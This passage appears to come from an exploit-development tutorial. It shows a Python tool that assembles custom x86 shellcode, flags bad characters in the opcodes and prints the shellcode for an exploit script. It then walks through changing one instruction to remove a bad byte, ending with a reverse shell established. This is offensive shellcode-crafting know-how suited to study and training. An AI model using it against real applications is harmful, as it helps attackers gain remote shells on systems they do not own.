    chunk_size = 16 * 4  # 16 bytes (\xZZ) per line
    chunks = [
        shell_hex[chunk : chunk + chunk_size]  # noqa
        for chunk in range(0, len(shell_hex), chunk_size)
    ]

    # Check for bad characters
    badchars = format_badchars(badchars)
    contains_badchars = [ele for ele in badchars if ele in "".join(chunks)]
    if contains_badchars:
        print(f"Contains badchars:  {RED}{', '.join(contains_badchars)}{RESET}\n")

    # Print shellcode
    print(f'shellcode = b"{chunks[0]}"')
    for chunk in chunks[1:]:
        print(f'shellcode += b"{chunk}"')

def compile_code(code: list) -> tuple:
    if isinstance(code, list):
        code = "".join(code)
    ks = Ks(KS_ARCH_X86, KS_MODE_32)
    encoding, count = ks.asm(code)
    return encoding, count

def print_badchars_analysis(code: list, badchars: str) -> None:
    """
    Print each instruction with its opcode and mark if it contains bad characters.
    Uses Capstone for per-instruction disassembly and analysis.
    """
    # Format bad characters
    badchars_list = format_badchars(badchars)

    print("\nIdentify Bad Characters in Custom Shellcode")
    print()

    if badchars:
        print(f"Checking for bad characters: {badchars}")
    else:
        print("No bad characters specified")

    # Compile entire shellcode at once to get the final bytes
    try:
        encoding, count = compile_code(code)
    except Exception as e:
        print(f"\n[!] Error compiling code: {e}")
        return

    print(f"Total instructions compiled: {count}")
    print(f"Total shellcode size: {len(encoding)} bytes")
    print()

    # Track bad characters found
    badchars_found = []

    # Use Capstone to disassemble if available
    if CAPSTONE_AVAILABLE:
        md = Cs(CS_ARCH_X86, CS_MODE_32)

        print("=" * 130)
        # Header with proper column names
        print(f"{'STS':<2} {'OPCODE':<19}{'INSTRUCTION':<52}{'LINE':<7}HEX")
        print("=" * 130)

        line_num = 0
        for instr in md.disasm(bytes(encoding), 0x0):
            line_num += 1

            # Get opcode bytes for this instruction
            opcode_bytes = instr.bytes
            opcode_hex = "".join([f"\\x{b:02x}" for b in opcode_bytes])

            # Check for bad characters
            contains_badchars = [ele for ele in badchars_list if ele in opcode_hex]

            # Format display
            opcode_display_plain = "".join([f"{b:02x}" for b in opcode_bytes])  # Format: 89e5
            hex_display_formatted = " ".join([f"\\x{b:02x}" for b in opcode_bytes])  # Format: \x89 \xe5
            instr_display = f"{instr.mnemonic} {instr.op_str}"

            if contains_badchars:
                status = f"{RED}[x]{RESET}"
                badchars_found.append((line_num, opcode_display_plain, instr_display, opcode_bytes, contains_badchars))

                # Highlight bad bytes in OPCODE column (format: 8b760c)
                highlighted_opcode = ""
                for byte_val in opcode_bytes:
                    byte_hex = f"{byte_val:02x}"
                    byte_with_prefix = f"\\x{byte_hex}"
                    if byte_with_prefix in contains_badchars:
                        highlighted_opcode += f"{RED}{byte_hex}{RESET}"
                    else:
                        highlighted_opcode += byte_hex

                # Highlight bad bytes in HEX column (format: \x8b \x76 \x0c)
                highlighted_hex_parts = []
                for byte_val in opcode_bytes:
                    byte_hex = f"{byte_val:02x}"
                    byte_with_prefix = f"\\x{byte_hex}"
                    if byte_with_prefix in contains_badchars:
                        highlighted_hex_parts.append(f"{RED}\\x{byte_hex}{RESET}")
                    else:
                        highlighted_hex_parts.append(f"\\x{byte_hex}")

                highlighted_hex = " ".join(highlighted_hex_parts)

                # Calculate padding based on visual length (without ANSI codes)
                # Fixed widths: STATUS=4, OPCODE=19, INSTRUCTION=52, LINE=7
                opcode_padding = 19 - len(opcode_display_plain)
                instr_padding = 52 - len(instr_display)
                line_padding = 7 - len(str(line_num))

                # Build the line with precise spacing
                line_output = f"{status} {highlighted_opcode}{' ' * opcode_padding}{YELLOW}{instr_display}{' ' * instr_padding}{RESET}{RED}{line_num}{' ' * line_padding}{RESET}{highlighted_hex}"
                print(line_output)
            else:
                status = "[ ]"
                # Calculate padding for clean alignment
                # Fixed widths: STATUS=4, OPCODE=19, INSTRUCTION=52, LINE=7
                opcode_padding = 19 - len(opcode_display_plain)
                instr_padding = 52 - len(instr_display)
                line_padding = 7 - len(str(line_num))

                # Build the line with precise spacing
                line_output = f"{status} {opcode_display_plain}{' ' * opcode_padding}{instr_display}{' ' * instr_padding}{line_num}{' ' * line_padding}{hex_display_formatted}"
                print(line_output)

        print("=" * 130)
        print()

        if badchars_found:
            # Show summary statistics
            unique_badchars = set()
            for _, _, _, _, bad_chars in badchars_found:
                for bc in bad_chars:
                    unique_badchars.add(bc)

            sorted_badchars = sorted(unique_badchars)

            print(f"Summarize:")
            print(f" - Total bad instructions: {len(badchars_found)}")
            print(f" - Unique bad characters: {len(sorted_badchars)}")
            print(f" - Bad characters found: {RED}{', '.join(sorted_badchars)}{RESET}")

            return True  # Has bad characters

        else:
            print(f"{GREEN}[+] Success - No bad characters found in the shellcode! All {line_num} instructions are clean and ready to use.{RESET}")

            return False  # No bad characters

    else:
        # Fallback if Capstone not available
        print("\n[!] WARNING: Capstone disassembler not available!")
        print("   Install it with: pip install capstone")
        print("   Showing simplified byte-level analysis instead:\n")

        shellcode_hex = "".join([f"\\x{e:02x}" for e in encoding])
        contains_badchars = [ele for ele in badchars_list if ele in shellcode_hex]

        if contains_badchars:
            unique_badchars = sorted(set(contains_badchars))
            print(f"[!] Bad characters found: {', '.join(unique_badchars)}\n")

            print("Bad character positions:")
            for i, b in enumerate(encoding):
                byte_hex = f"\\x{b:02x}"
                if byte_hex in badchars_list:
                    print(f"   Position {i:4d} (0x{i:04x}): {byte_hex}")

            return True  # Has bad characters
        else:
            print("[+] No bad characters found in the shellcode")
            return False  # No bad characters

def parse_args():
    parser = argparse.ArgumentParser(
        prog="shellchecker.py", description="Checks shellcode for bad chars and generates opcodes."
    )
    parser.add_argument(
        "-b", "--badchars", type=str, help="Bad Characters (format: '\\x00\\x0a')"
    )
    parser.add_argument(
        "-p",
        "--print-opcodes",
        action="store_true",
        help="Print the opcodes for each instruction.",
    )
    parser.add_argument(
        "-c",
        "--check-badchars",
        action="store_true",
        help="Print detailed bad character analysis for each instruction.",
    )

    return parser.parse_args()

def main(args):
    code = ccode

    # If check-badchars flag is set, print the analysis
    if args.check_badchars:
        has_badchars = print_badchars_analysis(code, args.badchars)
        print()  # Add spacing

        # Only print shellcode if NO bad characters found
        if not has_badchars:
            print_shellcode(code, args.badchars)
    else:
        # If not checking badchars, always print shellcode
        print_shellcode(code, args.badchars)

    if args.print_opcodes:
        print_opcodes(code, args.badchars, '0x01000000')

if __name__ == "__main__":
    _args = parse_args()
    main(_args)
Run the script assuming the application we’re exploiting contains bad characters and several other characters commonly found in some protocols. We’ll use the following command to perform the scan: python .\Custom-Shellcodex86_Badchars.py -b “\x00\x0a\x0d\x25\x26\x2b\x3d” -c

Based on the analysis results, we can identify the location of the problematic byte. One example is found in the following instruction:
    "   mov   al, 0x80                  ;"  #   Move 0x80 to AL
    "   xor   ecx, ecx                  ;"  #   NULL ECX
    "   mov   cx, 0x80                  ;"  #   Move 0x80 to CX
    "   add   eax, ecx                  ;"  #   Set EAX to 0x100
    "   push  eax                       ;"  #   Push dwFlags
The instruction mov cx, 0x80 causes a bad character to appear in the opcode, so it needs to be modified.
Modifying the Instruction
To avoid bad characters, the instruction can be modified by using a smaller register like cl:
    "   mov   al, 0x80                  ;"  #   Move 0x80 to AL
    "   xor   ecx, ecx                  ;"  #   NULL ECX
    "   mov   cl, 0x80                  ;"  #   Move 0x80 to CX
    "   add   eax, ecx                  ;"  #   Set EAX to 0x100
    "   push  eax                       ;"  #   Push dwFlags
Using cl (8-bit) instead of cx (16-bit) prevents the creation of additional bytesin the opcode that could potentially contain bad characters, while still keeping the needed values.
Verifying the Changes
After making the changes, run the script again to ensure that no invalid characters are found. If the analysis results show that the assembly code is now clean, we can update the exploit script with the modified version of the shellcode.

Establish Reverse Shell
As a result, the shellcode can be executed by the application without any issues, and a reverse shell is successfully established.

